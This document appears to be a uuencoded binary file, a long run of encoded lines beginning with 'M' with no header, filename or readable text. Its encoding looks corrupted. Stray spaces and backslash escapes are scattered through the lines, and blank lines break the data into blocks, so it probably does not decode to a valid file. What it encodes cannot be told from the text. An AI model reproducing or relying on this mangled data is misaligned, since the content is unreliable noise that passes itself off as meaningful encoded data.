M (0; CSBPY0\*) G; \3\_ [ (/+T (AN^` ; #9M32?E (C) 2KM#7\*GV.T\6G; <\_E) NG; )  
M=-:F] >R=P46FGGU, ?%RR^#1\*WO\$C. #P@8211BG] C=G ( `:6 [O>S5#W. \*T\$. 6!  
M&J [6.U\*N-#HJM, [] /HO\*`"/] UO8] U, `9MRP^Y (\C4W\*H [#C&VC:P, PW4^3P>  
MOY&ZBX#!FR3653D-5PYR5U0GWX9XT8 `9PTQPN@R1\_.UZ.) M1CKW7] 9\* `EA\*  
M46? (-DGC! ?<. #W==WR#-/"DOQ81' SDB&UWM1\$+A]> [\$F: ['H2' K49L) C/\*YW  
MYIPN, <<] `29/E84. ^F9PJ] I48@DPF/ [M\B]) ZMNH4#M\*0U" M' C!R\* "KO\$-<F  
MG (U) `4VH) 2U2] "N: \`HLO0) YR?<VM?=V. ;P=V`) UZ\_ (/E! `BQV.KO^.) D (<  
MKHUQ`\) >; +&JQZB03Z\_ :.<0L/? (PB\$#+H=FT#! 6E@3/8\$] ]J [!>] 1IAZ0IZI  
MA>. V<W [9OW+I@<=5E&. # (%C] M8ZN\_1\*) 4^QRR: H\$ /! 9IU0+. </&C\$RVXFPAD  
M\_Z"A1: H' O] + `N>Z; Q-X"<: `K7. :C; &) [10MT2<DATS\$\61I^>2M) " `=' \*9. :  
M\O!K<IX@!4&\*QS' \*3) ?! /L= (1TTT! 8U [<DGSBF^)' CT#LNQ@A1+C `9: .FA&  
M4#HNO1E, ' +A=@S\<. IT0D60<ET!' \*8CI8HH/PR&9YV! ``\>@S+P' P; `KT\*2&  
M.MJ/=, `SZ#E<6N/\8%&9%O; AO\$` ` `Z<`QR5! \*83HM[@] O9TPG! <`U\_0!24]  
M9\_`4X\$. H13] L`` `G\_K/\Y+ (S\@5DK; `` (4\$) ' %>Q# [H>] (2^OAE\_E `2L `!/  
MX?A3`\ -1#. 3\$WQT.AM?C4: ?; DT+RL! !+YDHJ7\$F\Q@8/E73>E1+: 80F, !B? [  
M5/Z) B! .TZ, !KX<WCD! <\$GCMQW"ES@YH\* [HU\_%>XLY' 8\$CCMWW `6X7<?VKCY>  
M] B8=3EZ30LJPD#TZ5U8; 9>\$>/IBHK `LZT\_&%T# `-"P\$!N&E, @CLA; E `3=Y^R  
MPH4 [#; D=@>/ .P (U1"6KB\_K7W19B+D! EXQUN" % [?504R\ES22R6MY\_K (5\M<T  
M\*\* -T=HA#>3!0&; 1B ( `?8&4@A25B (\$KE24E<\*6R, XJ) 1/\_2M\S/CC</BKE' 34  
M' BVA\*ZUPI<\$BP74R0J. !; `.) \VGH@!O=N [I! %00\_UED@ ` `< [=MSH+%?` -I,  
M.PU+4") 72N9\*0:>! @WKTBM985] VZE" (L18E<\*: [ [ <# \$1' .B`\QM?2<2GEB `C  
M^\*A#) \_43% ` [4D58\*d7! 32\_&+ICH> (NE=U64<: 2< (/ `F^7/AYU9>?U#^ (N1G  
M`N\$O/3^: !WKF' ] ?N (8J. &2<H7 `F1S `NP33!0"30MUP4D80\$@ \ /RIY\^\$/R' ^  
M24<=<#`&. V2, H? `F%+P&6" `8V [ \*OSNH!V6 `` (' #^?/N\$W\$OXV\`, \*I (@X#HL0  
M&E] \*XDN! IP0+ .XE! 74 (6EL! XSYU [ [D\*X, ^\* &\*3L\M0V<-#` <7%. 4Z, ' >) Q (Q  
MYHOKWH5#) &@3TU] TKCFT] &! J (GZELQ\*2^MX5?-7; HTQKRA, #S12ZFW [E>Z>N  
M=4F. A=ZRND=4) Y' X; HT `LU [I; !9?` T! 0QY1W%\* \*O' P' 2! S50+BI\$, (/R20P#  
M+CV8S5; P `T. 0MH2 `X5U\*2! B3B@8X5/G=5R5MH@T5H+\_Z\$; YWD: <@PK0\*H7G  
M' @XK ``&: 92A\*H4" [+\* ; M, -@PPA\1-PRUH6% (9G<-0T9) ^=TVZH<V"= (ZZAVH  
M8=G@ `EAJS% (#M\_2^=5@ [ "\%@CZ (0"G": (DM%@\$ , Q; <&@, >/^WWNN+3G. CF= [  
MC9D=M@; D. Y" C\_ \ \$&Z, "#8P6/#+50. L (?P0\L028\$X-/R<H&#WB `\*06BGC' U+  
M\$ `: A ( ; &\_UH!VQ' J) P9. C) , 1#8 (, 2%<\$1\$G [AST `! ; 5J2N"8Y. 5\N+\_D9PPL"  
MD' (?^BO\*. 7TBGT! FLZFFV\_5\*\_B4WL. 7?M) +; \_F5V, J/ , M: KOSR<=\$] \_H4WN  
M\_] %>OIEL9HMG^?5+R] 8\&V/ ( [ > [ .6T" [^/. %JM?\_O\*77Y: +NU^^SF: \_T+; ?  
MUY<D\_B7Y2\_J7F! `ROW] \_ (0' C [ >W7U?/L] MOT=DE; C\*0@NE<. ; \LY `Q9\*2@. N  
MH: \$S\*. &V^ [%S+5M" M' . (& [WP4\_I7US\$<^QOAC, 0Z5URB: 6SG2T6 `HWTJA\*  
M=I06>O>; [ ; ] D\_ =: M+H=5P" #35C (T0\$F=1A, LX [B=GS9&0QNX1PA\*YZ4&, #=  
M%; 4-3MC=%6J%U^SN`) `K2&=P=P#IRXBF; %1?N. IYQ! ^B2H>" +W<D?%] S/ \*1@  
MSTUV5IT8 [O, 7EXV>UW/IW6^T#W2W! "S7@1^4 (] I `V (+R2\*! FJMA3 (3P#. 82C  
M>YA>' (1GGZV^ON `?VD&@] L7! 6X#K9&3AN8?# [X/ `Z `"+ \* , !O-NYNJ" C/ZN `  
M^0M#H! 90F6146Y! M' !P ("A05! #0<&^\$7O@3\$1K (Q34" ] \*W\_#RXCHOZX [ ? [ `B  
MMB) BTT8R=Y^W" IP5; 85\ `0\_?W\_ ; ; 3W `EH" \_XS) 005) I<4P#25L>3IS8\_D-: V  
MT8\9W-^@DSCUQ! A' PH4] #\* \* [ `MY, :) WD27-/6@@IGNC, 8>" \>L1Z2J [U3D#1  
M1L1Q1\G&. #, %L5/<"UV `JZ9R; 28WMP%?\_" -"Q (2D) " `Q\$ `V23CY7@E6M/M> .  
M\*6G] >>] 4 `D<] BE-HKA] ' `A"XYZ@I5 ` . (E&TF) 1Q. ; P9] T) U\$#\_40; V\?MY6  
MUF2L0; D\$ `5LU; \*E! , #0=6\*1Q (8' E0& (1) Y#9&PKR&RCV/Q] ^\$@/A&7Y?=#B&  
M8 `2@\_ `96J2; SU; `3P\*+YB&: P) N (6/O (5^?Z<FL#R2166S1; MO3# "Z28: [XX1  
M6PLQ^87NS?B ( ("F6AWS3 [6 [ >X8F\UJ\*D, E/1>A\, ) \_0V!K=' ) 0) ] ] %" \_ [B'  
M5G\$\*] Z0GH\*<@27, RFWA48S\$IO-F\K@T@X5R%NXU) O6-II (LNJ] 6S `40\* /UIH  
MZK??BY%GW\*0QVE; O, -QKOB\$Z\V@\$RZ! KBB\_NZ+8\_! 1BX: .K3FR, :Q6X^ `\*SY  
M/2&<3^ [ /"A] INC88FT) 9% [3C@C#5I8@<] A&) 0Z00\$ `2# `XI, \*\$ [X47?G# "&F  
M/5B#N `@Q, IH9^)! 6?; T5^7 [7W50XDH7 (\$ `TRYRGA^ . "U, ^/32XMMYXK] 1 `FD  
ME45&N9\K?J. DLL=J3 (>CTZ5\8"8WU] 56+! 2; !. M, 4%F^AR (] "Z8L@3&?<OD=  
M#=#+: ^# "8 [ ] : HN0 (\*DZ+3\$H\_9; VB12B< `K' \*NDMVA\*TB\*X\S^UY] \P; CWM%  
MB\_Z] Q\*5IVP] GT^?Y] : %/O: ?0>KKYH9XT>G\\_0LJN@# (&#9] WW [N [ [06=+ `H\  
M%\_CY=F/A! < / =QOOJP5<OJ/ \*B%02 ( [6&HL4<D\\_ , L%@] 5\ /5Y\_7] O2 `C7\UG

M`<0, Z\*\_J?R?; [SBP?.90-&0\*\K9\$@":<;W;JE@`YRQ6YXYRC (8K%"\* (\$LUX
M?GS\ \$0NH3?' <^Q<) 7<S-^UB?^?F/1\#TR6!NAX6Z [\$W^] HY\$NP5!D>NG.F=0
MAJ--VI<X6^RO`B2K+ [D>-) -7, Y) [Q=588) \$3\$ (VQT#) EZ%HID?G"L&\ [ `XM;
M5 (VV, O+"\$] RV`BV8 (> (N/&+); 2"8X`EQ\$XEQ+Z\]&)\>DM-X3C"P/] %WB>Q
M, 9%5NXV&YK, [ ]@H2`<4QN04^^\_Y&QYK\@6^9; 71X\*UK>KC`#W#) #+#O`7V8.
M) T^J%' B^`F, <BN\$FNA9"\$5@<X! =; !@SV!U: 6""!S: J+=N9' 7D?ND\, MH.ON]
MV@UD1.O<Z3&J, 5U) 4E/\6T!X7G (\_CK\*) :R, H3A#\\_K?GZMG\$? (\*XM@C8LF#8
ML0@X-VJT^H>Q\*<HF'. WY; (B) VW\$\*O#Q#IV [ ; 8J52 [=D:Q=VCUL.\*4AP/\*AUK
MH\$B\NGS"C" I`^UQZ5@OH>] -<NLX!A>K' J!41"R (MU98P [ , 2.\*+U` [0@V`#O!
MH@ZV (%:DN+@%G"SF0.1LB\*?RX0UO1`' OXJ\_K:CKOKW; 4\). EG-B; @4=HW/@7
MW"5EPRV>EHMJ8ZPG) ". `NMU-L8914\\*<W5P8+"N@"TO3> [\*V46@`5GGXC:&8
M\$) \"+PL[\$\$ (YG) 3G] 8) - [OB>9K:/ZZ68\$W4#9BH#BC!Y++=S`\, \Q\* [7P!\*!
MC:NZ"2GFI [5, :!DF.UKCBKY0M#HWS#0D] /O977] %MF9U3S": "06HUU2D4: [=
MB"70. .C%HDJ/XMA! :PR (V^ER"\>?K2; ') `:4LGO (LAQ0FK9\HLN=^GQ<0:-!
M?1+>@. .\$/ZY!G; E:S:JF@#-7#X6277UX`9, JD=+AIH"WWX<X] <J`DP (6\$EU-
M`X5/' -2] 7W' 7TV; II\U&; 4' 36% [B%UD>; Q%GGAAK#`! I? [C>#>NC@\*T?J/EU
M723-JC#&9ZL-12V] J#C?> (.V#5HL0?^ [ , .GC:4&34BR5TOK] -7 [6; C.`\!G:
MEJ<MLA-\L8=< [6JFX\ :O9X.R118L6?&+U=\$K=+\*8PFH\*#) "Y/VGJB#1S\*\_W>
M] \5. -G#T`-%PAG4A9\$`) D.D5RL) 3X@05+) 5TW! -VV^\*U6". R+IQ18A<S: 01
M2%T"CO"X%\_. !X-`\*\*3CQ&GH0\0QT%F' &FNC6U!W&7H%.QN%PQJN) !S6\" (8
MUB) ZV-+4MQ0#NIDL\VO\E (7^] N:J624X\_P\_; +SVEK&%=I: \+8\_\$U0C\0D; TI
M`+<T, ?!F!XCE"PXJ5X [!N`R"=MUW (R1, 3EN0SFK1A08KPV) C7#UZ"&LVTB+A
M"; \8JF\_0) IZ6AZLPW5 [W1 [8EF=N!D>6@V7N1<-; LN8!7R\]] ^1BB!SA9Y/. @
M%" (O\*+; 4?/7NI7YOR. 9JJA6D?E#F (+!WCAQ@M?AG^.R"-X2-MP0PC>\$GB\_@]
M] F@JF1W@N1G5SCU&:J1QX] "I\$Z; UGCV&X4MSAP#<P&1B1GPBY\ P7`P3`N) ^
MSLUJ:>&E) S; &`43N) \$ [IV. JI\$J9^0ND] =HX\* [ABC6.@?"64@AIL\* T3`ODE\$&
M.C) ZRM, <=\$:C`FUE`ILBE\$8809HN; : \ (#M#MEL") R0@4%H' ] (#N] IY.@U\5
MPHL\*IP%A3D8!, O= (7E@\*U2`D\*VNR\$Q?ZW8S85CN^G6R%>3F [LRU</DF@\*L-:
M (H3S:OL [K:P\$+-'; 9, 'IV@!JW/; Y<`GYQ89FH#">?&\$8J`P081@H<7S"ZZA@
MH?@E1, D.`, T, RWJO\G`#0`\0=.5/E] !>Y+@\*KDE6\_; [T4@LF+2%J0&Z, IBL
M7A0^C`>T#`MZEG [F-:'`\*; RWB+ (E"#@C@6>1=SZVW\_SF8, MW\*XS\"-X/`F0>
M"J`M\_T^G\$^`3-\_L\_+L+^!SCL?P+^J\_\_\_S\_;\_) ] ^\_J>?!/T?XC./EWBC-/=@
MPMW] \$JN&\_`#) U@I7; `0) IB9Q>. `4I&=S4G6XS>T=%!Y2: J9J@\HEI@KYH) F^
M`0D] 5DQT>Y (RUOD1+8WN3R<@B`\$Y, CBNPFRXWO``\_2.; Z4R^A6UWWNPG; &2B
M1>HK\_L"3T\$`5I\_LOQ?&' :+:#Q1:FD.2) /`#8H\UKN<-B!Q`O:E<KKFT/F>O]
M?114%!A0F"E/&EKOU.3-!) \ ]>94P] X0\VPA`V+J) -) VB^3K^/@50P@5N, H2'
MI+K; -' O&YJ9!R1SZPA?) K!&R54E18 [II] O2P1L/-; (H+\_&.0G6 (O<AI2RJ\*
M"\$G\$; #'DCM (@JUB (Y (Z=.?) K11AF+U\_PI22 [P7M) ' ?N@Y@78^?3` \Y35?VN
M<; 3`#W (%/JZ?-R9! ``4N5N3T!%C\* [BCE.ID3#4^YI\$PI8+9`V6\A:A.D@1P^
MX0^\$X2\$^\$3R`WD\*) 8<D=B==G0F%ZV<WDYY\ V`1\$&8\_#\_) ] QP!@>`V+F: 3H^
MS+Q` :VR1: " (736"1\`9Y (>18-PCCK?!=G8.ZUE<; ?JOU\_XS"] #2BI?-T<\$QA
MY^@9EX5%.EH<N2<+"KFTE [7?\_] ="9N^X1; ?V9ITE00-==<'9 [7%&B6>, 4QY1
MD7:FT?+.<=; 6SI?, FH@2 (L (?,'DA`S329TH?) "`\_9<#AP+W] 3SEQ\_R?U; W&L
M?V/?P1140=+!9=C!X\$PIA&+1PQ[^) W1EL [ (I8=# (G` \ (U<-A`S02!\KO?0P
M [5`T.I>W?5Y@`H4] +\XTVE\$G/O; GMF<%:OK=KC3E25\_S9+!PI% (<VL8-, T7\*
M093N; 1W) (VU (I0V8 [QJ (, B%"G"GDT\$CO, \ (R=P-)+\*VF3J; .6\U [W [\$U1V= `
ME, W++Z, I\`\*\*' [QPA??] PM^D^E\*J+ [32, =V`Z`Z\`8 [J.MMUG6.:>&</K (; +
MZ6 [V@&H5CHO<^CU; /K., CA`@11!"QGM (\$MO), 7PZ341J (XX (G8@Q (86NTQW8
MZ/56GG<`942"=V9+N2R] \_Z0 [ (; BC+3"F:H\6\*%7#+E\$RLM@\_?N (E09U^TI%Z
M<?N?; ?.< (BRNP-KF) H^/' /S?+Y; ^DP5@2?=&8%+2"!1 [COR/' ; 5) ML=3M (4G
M98OF2] B! ?+X9N30#IME\$50@5) E2A#YLM+M=\_A^3/-#MM!<WV+@M?!0K; #: 8H
M; #>8\BQGFY; CE4=6.L.Q`331"43\$DXK:OK; # [T) `I!@9 (\*6>J/Z4.W8LP: #
MLX8' 8\_-XF2 ((=904+N\$PR\*3. `D&?5PMUTS, I?U@=. \$./QL&%+#07FPZ-M, 6.
M!NKS1E=N80J) 9MQ+SI] LK4Z\_JJ/4' 0 [\_Q` KGB0ZQ9QA5<B" F+W>#D#3Q&J`N
M@^ACZY!; TS1T9T12T6JB; 9!G (9ACF1; ZI5+S%. / ^O\*T^H.N`Q-P-W2A67\$U-
M4.PM!, PV-RXLT1] RIRDDP"\$0\_L`FE) "& [ZS>B`UF50&0"UNL\ -K2LV1%F<>\*
M>./&0TN%#A; W^JH&D`BQR (0>`) (V+\$N872F54\$J9P=M3^"/B2X-3:3#\TBN\$
MF1!BVA06] R#VWX=78?XE\$6"+IHC/%E.8F.0, RRA5\_Y\*5^TXI, DXIBY2#SFW`
M@44=[!C0JVQ4H] Y"G#Z8\EW2&Q-> `L0I0IVOU2\*@.#3:K0I-DHDT\_] HNT57
M; =\$5S.PU4MR8QQ`2IA\$3<K\$OA]=?U-\*8`ML^%WK293&7OXIZ/4T.`; !ARX>
M?FR-26``Y`ILN+R=6\_KI5X2K.NB5\*4#F+</IKP#H<#>, %F?>K [ ] -%: TDHA5D
MT!RC2 (4" .31">SLXG] 1?EP00] XP0!""'\-TZ7CRD!LRZ7EP^?<%0/[H+] .V=%
MXIQ ( [LTQY^5B; L8Y=F8C&> ("B.VP9J:/`S.FQ:] 3 (J64WC:E2\_\2H3I0\*CM [
M?\_Y4ZS=YQ\_MR5>U [ .84`C74UN6; A9301>LL\M7/; \$BAE\$<DK8 [=GBZ\C@E\
MQ#\G!) ; F`&\*; \ [X^?] 2^<'U6U+; .ZY8`\*ZZW@.L5ND% (F"BA [@] \_['5&>SWO
MCL/HV%?.>B/T%5\*5`#K (70I6; 1ZJJ71JSBU:7%=?\$<-B`Q5PO\*VH&\_Z477J
M\*LUP3P" ?/\_:0W&U3TP`U6] 1VB>GI#I:2 [VOQVOH) -2>/9RA1L+N7L: `98\*ZA
M@51QLU) D&#<@^P2BRD&] !`J#J2), 8I. (@: -,\_`\$2JE] Z27R@.^-KI, .I\$/Z`
M`Q2.V^\$%+=QN<%L06%S/2? (9!J, 9>?<7B^\_5G%)] \_-\*./\Z5Q, FW`MIU8 [>9D

M>\$Q2\$ICB8/X@G"P\_D[\*\$>J(65N8BG30BD4;'7QUB4\' "5PE=0)8K&5;@M]W>
M]:1\_05NVDYZH'3/JT3G@!7%0F)W<K3:[Q3W'>Y7X\$6WDG<&BF:EK)G?M@00B
M92E28FYK( ) .Q]F'DK,9?+@F.S"Y?" "+A!YC'W\E2.>3\*R!GO60-'K2<J7!F
M-6?.G"WZX[^=T+6C2ZIOT+GZP!;8\$:Y"N,J:J^TOS'5,GQQ3C'UR\_'%+Q5\_Q
M(=-5Y[\*'FH0I\$::T9LH:F+2F7)B\*FJD\9)I\&>W7U/9,\$72.OZ(F)JDIBH4I
MJ9G2FLD>S=N/@V@7@%"&3,O\*ZC\$\*[8#09CMP22\_/E>/DUZ5U+' :44T)8"XA85
MP/9(0KQ='&')QX0]<+^V,NOPY8\%) "V.T\$'^E\*AV'LVMBT3:!)!.NO.;2-MG#
M36&0(T%W:3\_\$2^ \DTCM\$>;C!1[0@D=\$0L9=HH(FE/#1+J'=-Y\*F2'R[4A40"
M\_'0]WT"42SEBF43)=(GLZWS!=\@Z9UWR7AR:P'=-[V8=^S())?M,;A0FL8=T
M0:\$+&"J#]<"]>/Z!5ZB!B0-BA'&)2B\HB6SB:LZDYOL.\_% ^L==^?"22)! =05
MD%1?EX;J6'<H%#)83.\$P[%1'@:T;\_ \87!'';-7>/\,1F171'MXKGNP<]7P3L
M8T71J)XL&D+,@D!@;@9BM)RN&&AO)! "8P\L1S9'+&I.FBO\$30)XU>FG1'/8D
M\_,OCQ,+9K^'7WMH1#/8I\$J\$P\*J";B#WY3CB0\*;KE;A9<L)\Y;=B)C("B#IW'
M&&Y;#2T!2FW;N[XL-Q@'22'N7!@DTH8\$-+FG8<L7XB;:4FC1\_.L/9W1Z1M[3
MMQOG8)NO=QD1C/5<FEF'0ATU5K324'>RZFIN5!+5"W2#HN6K0S<(JFS\O.
M'I7I\$Q[@M]B;&>D=\_!=L'=O>DFI(L0\*'BIT"L&\$9N.'8+2R^3F&+I%K<X\*
MXT5/O>B8!AIH?-?!40MQ\$VTAM.0AM.=D=X\0+J:^>YPM/M):@&^\$P#I\NB'#
MN^LE[W6!NFU#<OH\_'%L8D8@2#ZJ' #-A\*1U72IH#"=Q@>3A+2XY2)4)H>9;3I
M47\ [O'6W"\$;9(O'Y!'M)#@%EC)E#>(+J&- ,3>"#X>V6T\*)5@5'<OG!#(9#: [
M!T!\ 'E5+\_K;G945[6;+;TO9'?0F1LG)'M2TW'^J5'NT)N/\_XM-[@RHZ>[L'<
M'DU!G3P#XE>]0\$CCO0#F/R%NHBV%5KS'WVXZY[Y7L-2GP1VZ@",>P#H'@<CB
MT>PGG\$@5J#YM^>K%\*Q@4F1A^8VF%)0DZ'E)<E\*'YR@X'N;K>HO%@AT.:!L,!
M0C#IH=J)&D7'^, [P.8>RZH6LI"JK'E.+CZ/)E%^/J3\_>"1'72T7109(;';S
M2'6,, :&2ED=%RA?@8F%CC77[O<]?\_NZTY;>"9XOJ^X\\_ /I")(/-';\ (D\$ '\*
M\_;M')>(\*2D5]R-;' +Z39PV0>'<' \$B.3G7\$R=VCAJH,QH6#OUAP89B<('BL&
M)BH(&I., \$1GM3(,D?M0&24-\&XG)W0>AMXG?4CMP\L@38M'?\*N]^2\,W>-+0
M>Q\$P<%^'O-?#! [JP (#Y+6WV81'W&+&'-'HQ8'O=&+!'!U-XZ,A\$%.K,O4NT
M(@AZTV(R\$8)[TR)\*J;^S?'J8&DP:U1\*,S0YDFDK=O=7\.;U88?<2O8^L4)(-
M'DSIM9!K03>8@TL0\$\*^.'5H6Q?()IMY)'!TU\$QIO^)^7'GW>'CU-F0ED;7+:'
MSST>VRL4H/^6A0:7A09'P,#@'#UN<%FCP66OF%06:&[9J^:6O6IN66AN'F\V
MMZS!W+)&<\N:S"UK-+<L-#>'7S.W+#'WX6HT-Z!"<P.FCY15'6NONF-QLWM<
M8O%E</;B5MV! =K\*&.;2,68?&Z-TH'A/'/'^0FCU(6+:&\$W^?WM,;)]#U=T3')-
MCA\4\$1:<]N;[1TN.R2IO\$USO^T"AM1;AKC46UN(\)NX?H)?K+J/\$22>0'8B
M4>\*QN'%OHC-UD7FJ' . =8,SSRA-LG6/S+/-GICO:V'TC04[!A/<[F#<V%Q1>^
M^%\*\$R\*\$5/%;:..?\_KS7ARB9M,P+F%^&R\*\_K++G-G4;NX3Q'' [R^7SXV)%8\ )D
M54-"H,GR8\$UF&00X#,]BJ'G'P.X4';N4HNZK344W0L^6E,BM+N0'^XDS":P?
M'1I/B\$Q=;G:,706UX>'0%3D8P:1>#@1P]\]+Q<&\_2\*00@'F-.L\$5\M3<@5K1
M!V7+]P%"SN,D\$4C+0^AO9TC/>F1MNPiH0=HQ%)9/G\!PK[\\$ "DP4FQ#Y[ ]
MA;V?/\_\*+!OKHA,T8H\*(V"SKE4'RF"X!330\$>S[#TOI-6!9>T4H>[6%3+<^<\$S
M/\$Y@=PKD\_L;Y#[5CN%F03T'\*^V]NX1(9BAE-G^1-#P83T,!EGQ^8)#88GHT\$
MD7II\<TIP&!H@'773Y05!B",##!\_UC>F).R9,+2EW@UU]\_HH)9.\_('2^Y+S
M'Z+1]]&("8\$D\$OKDVW:VK3J'\*AYG-G\*A1/'O,6^X&F"7TKQ:[.>G9?5=H"+P
M%\_, -/Z!P"6HR63X9.\$8#Z[T]1UY"#B5'J6T-&MI%%J+70W67[&+IL=^TD\_8
M8\*LV--GNSR.D)2)'^-E,H@)'&0>4>O!H;/J2MR1:O'J^<D"WLM4HSR;ZG\^
MDY?X868<X/O=2XH&'M9S0;3C&F\$G/9QS.<QE-5],,2\$+)LNELMU#M=E#E5X.
MNR\ \$3(3A83!QC<E\$6],5WYI0A3\$2X8(BK=\*0J,%8? \$OV<GC>ZW@74WH7@Q73
M'<ZO07'P)42&!KBHIK&>Z9/?PG4/3K;4,]G4DA; ;WG\$W1(A&-P33#-R0&F;H
MAF":H1O\*"C6D=B)NB/Y.\_^6&?MX-Y:TR=\$/X,&CHAHHL;G!#B\$+5#1EXF89N
M")&I<4/6K.!L8%BA'XH2L9S^R2%;\*?1\$P!1Y@RNB!-%232C[T[Z((@O\U>2,
MB\*" (0V\ \$3-9\*&]Q1EN0-[BC+RR9WE)-"0W<\$C+CHP!WE>=KLCO)V\_HH[ '\*N"%
MU1U]\NXD]^XD%G=D<(7'<=J1(WE);%!/ /O/ /S-7U\_B0!L\4I\_/MV>.I'\B]
M=08M'ORFG:P,6PQ>[. [A-23W!-Z) )"7<@]P-E.=N8'Z\$T+OB]IT2(PZDQ84Q
M]P>[S\_-A5]\*T'8/S;;WNQ-'H\_=WM'Y3"+.D6\*=Y5%H0,4<"IZIIA2H.;^ELP
MKG?N7ZP-2)^((")E(E\*B5PZQJ6"152!TTII/TIK\YUJ3)&%K!!ZTQG/\5&L^
MB;R%R)MK:Q1;"E96E\$0'6^I=RE%<!"-:2%W2D%60-O3^A)E0,"XI"??)R,!C
M@2>H\$!12(655#/A^@53LTK2JQ\VIE.F\^-NV:U6V+F'<Y=;(ZOKZ7R!)%NC
MD<J]' [3ZMZ,2\_2H&F)>J>MK'M\*4E\*HU(GHGD\*5H4X' /!%V@9\*\*5EIE\$ESES"
M1FUFR[.U6SVF/+ :00\I-A?S24DCH5\$";' @+%.H:@D-N(U!:12HAL4/6Y(.X'
M"9%GGPR%\*@X+4&2B13!C]^/P^EQPJ64\1&;[C\*^-^3S#Y'9M!%8;I]C,GRT\*C
MK"4LV\*O+\*-H[P2=';' [P'8F%!(,+\$\$\C@ZHZ\_RX',:#S'S5\$MF=0OT@F6L9A
MG,7@0'\_0,E",]@GBFLBL1;:T#D;3-' \WVEG3<8S+<-<S4V\\_V\PC+?;/G]
M\$)#N\ \V4#/8F+9#V\_KI\_V5[/?Q9@:B>C?OAX&4\*6CX'@^@3D?8Q</4,]N<
M\_8[8"=@<:I\*I9'&SI<U,(.Q<O\F\_3T71EP\$4L8'IL%ZT7-/N#L")7PS4NA7=
MIZ)[#04#;"98.461\*S>#X0=\74VZR.T+^\_&NQ\_P);IIM;Q#4Z6='!+0CWQA
M2[>&(9V4\*M674CUO\ATBQ>A2K%:\$;&#I@ (Z4[F2\$#\_Q>":HV/+;;'UPB;-BW
M\$ZK!(5DF9+6G<X^E001\*- .K+5QV8)L<X#0UY\7"V>=X^:!8Z-\$1\$J!4#\$\=\*
MQTL74<0\_X(O&KY.60HI)3Y@&W7\$767">#(>'U\$' '?.A<WM'NZZ3[4;'1L+4]
MZ(?R)\*#)7%)^N9QMQRXNOJRFN]I@)E."ZT--9%.1\_V&L:@/F=;Y\$,W@H("8:!
MD&D/F'!7/,JQ\*\ [( @UWQ-!6N8%<\+47<PUWQ+!\*).>E\_9>XV8WV\*:\RP:ZL=
MT1];&/Y'E'6<)A4:B;6(.E3X)U\$X+AF7\_QD57D#A[&(#A7\291:B3'2"QVE\*

MH<' (\$&H[LI4] 60=?/J+EU+%QW1T?:I5 ( ('OTF9\*\_ ) G' #LF4 (XK07?R"\*; \*:+
MA0Y1I7!8N6DQXGT77,) H (N\*G&\*4\_YY4P/>GK>SHUF9 '3\X^"2! `S59G++Z!3
MF%YZ:1996IM):SD2?9L\%W (\$IL) HE7, YO!J"2912\_E^KE%I4:5U; 6H>0L8D,
MYV' X0T (Q8H'2\_ (<OY7X (: -ASIT\_5=640\CQ5>^DW@&B\*#I4' B. R#F-0; 6X. (
MDX@X\ ' [ '\*%\*A@. \3VJ.D>4TJSM%327LX/BF?IDMU?WJJ16"ZL, E/) "SL9YT\
M:C1=, HHB8!14!GD\ : (RN `+5N\$8 [Z1X0XN1H%>) P+X0] TC% `> (8R5D%06XA.#
MM\ :MN@ `6B\JCWHK:NN^NOCX1P#5"GIHPEGA0?2; 5ZZ ` , B7 (AXJ\$HY-) GO2N1
MT>4: +M=/JS"B9\*CN/&70/4D&N (TU) ; \$J5 [: (T!81>+Q8%&YDN#\_0%4 (T. \*"\*
MA>I `SRI\_.Y&%>ZCC:F5U#\*E/13"] .Z2%:KVIU.MB) 9 `@ \$P () UXE41.P-!OW1
MN"<"%@A%?W81\_OY\$2Y#\*2JF,C35\$>RW'+83G0DAT' (=BYX `H01 `='!00Q%J4
M-&9X00T!+&FPYA4&+L:TT3=<KF+49\M^#MWN"AXQ=Q6\*- \*E (XWK!HC) !0?\_X
M2\_7\_N3NX.>] U24G<0! ' \_E7 [H+A=/84>\$14GMI=0. /3:22<=\$Z!AA (/K^%4V=
M8Z (T' " " , ; , &O\$<9:M) M8KH:P. , `2Y\*O=74P?% \L?B"QU9KGCC\ ' <8ZB; V>7N
M\$ [:0 [?1R1ZDDG'\# 'ZY3S) V> [0.8Q"ATMUG\_7OU&US.GAB%9W-HZTN17V#
MBB^+\ [K=@S/421=.EXN5D. :H\ /- '\*UL18YYS#19MI\*\*->HG\$Z2\$=T4>&J' %Y
M; Y\*DQ, '=!] E4! .MM9W2F] %C9Y] 2 `L"<Y>NL!Q6C1&J7?] W=T; C2SGR<AX, V\*
M4EC12H&7@ ( ) IG/Q>T; :LP (L<<, Y/&5<UM\$P!) 3JZ<30#53M!M6. @V) H/<32B
M@9.3+ (&6@ (X6M\$/06<UA, 34RRH&\F&K> `P/#\*\_ (2/<49+YU%^) (YA71.1C9]
MB"P%B46 `D `T.Z>\*6TID>YM48T!' O6\7\_ZN' \_Q=ZW-K>1 (UOZ!\WND/4N]R>\*
MI&2N2Z) "E"Q [OBAHBFKSMD1J\*: IMSZ] ?X ` "G, JM0Y9:ZIV?OS) T (1U!&' J `R
M\$XG\$\*P' \X1K&1I^KS137>U' 3K `@ZGFC (VE3\$F\$2LY!!6! ; A4</#9' R] ; 31; O
M3AAIU\_ =W9J<1#S\BW1V>3LQ4WU#L31-BF%' SY' (6\_T1\_@ \UPDP%>CT\$5"#J `
MQ1J" ' JO:RL5\F3E:ET (-/ `G7 (#\$Y'D8^6079Z; U/?&1 [N]O/; CV [S>\$MN<6.
MJ, ./G^`QJJ#W0T\$PNWZ ( ) Y/N79\_ ; ZL3JAU (D55U2U5BJ"NCU.1 `L& ) ? (J@L:
M"51J33?#.' 8WZ [5K+< (R>1YG8:W%25!KN' `#HA' ] H>L-QHEF@RH-: LX:0=13
M<T; 2) \*PYRW, 6U) RG9\$5/S1EB, A@ \$U<2+ \3JKR9\*R1%>3; A\$Q6X1; ' ` [I&>D8
MS!-9>4&+&BH#HDLW@+4XOT `IE89C8-T3</7B:D; M?7U+CG' `\*, 4J4-] `R%12
MFYD] Q/>; : `Z#<#` \$^<3F, /IW `#\_ZOW\ `7W?, 7TPZO+^ .Y\$0J5A847N1 [# .<U
M2, 8BNO; ^2) 79K%YM ` `FE^\_ELCAY, [?A1# `J<4&"I?D5-2<5@E [ @J! .8U, \*AZ
MI3, [XTNSE\R8] -H\*5\*&75J ` `65K1&@!. IY54\_%O\*ZP8, 4= (R' B5, 26' LY+\$;
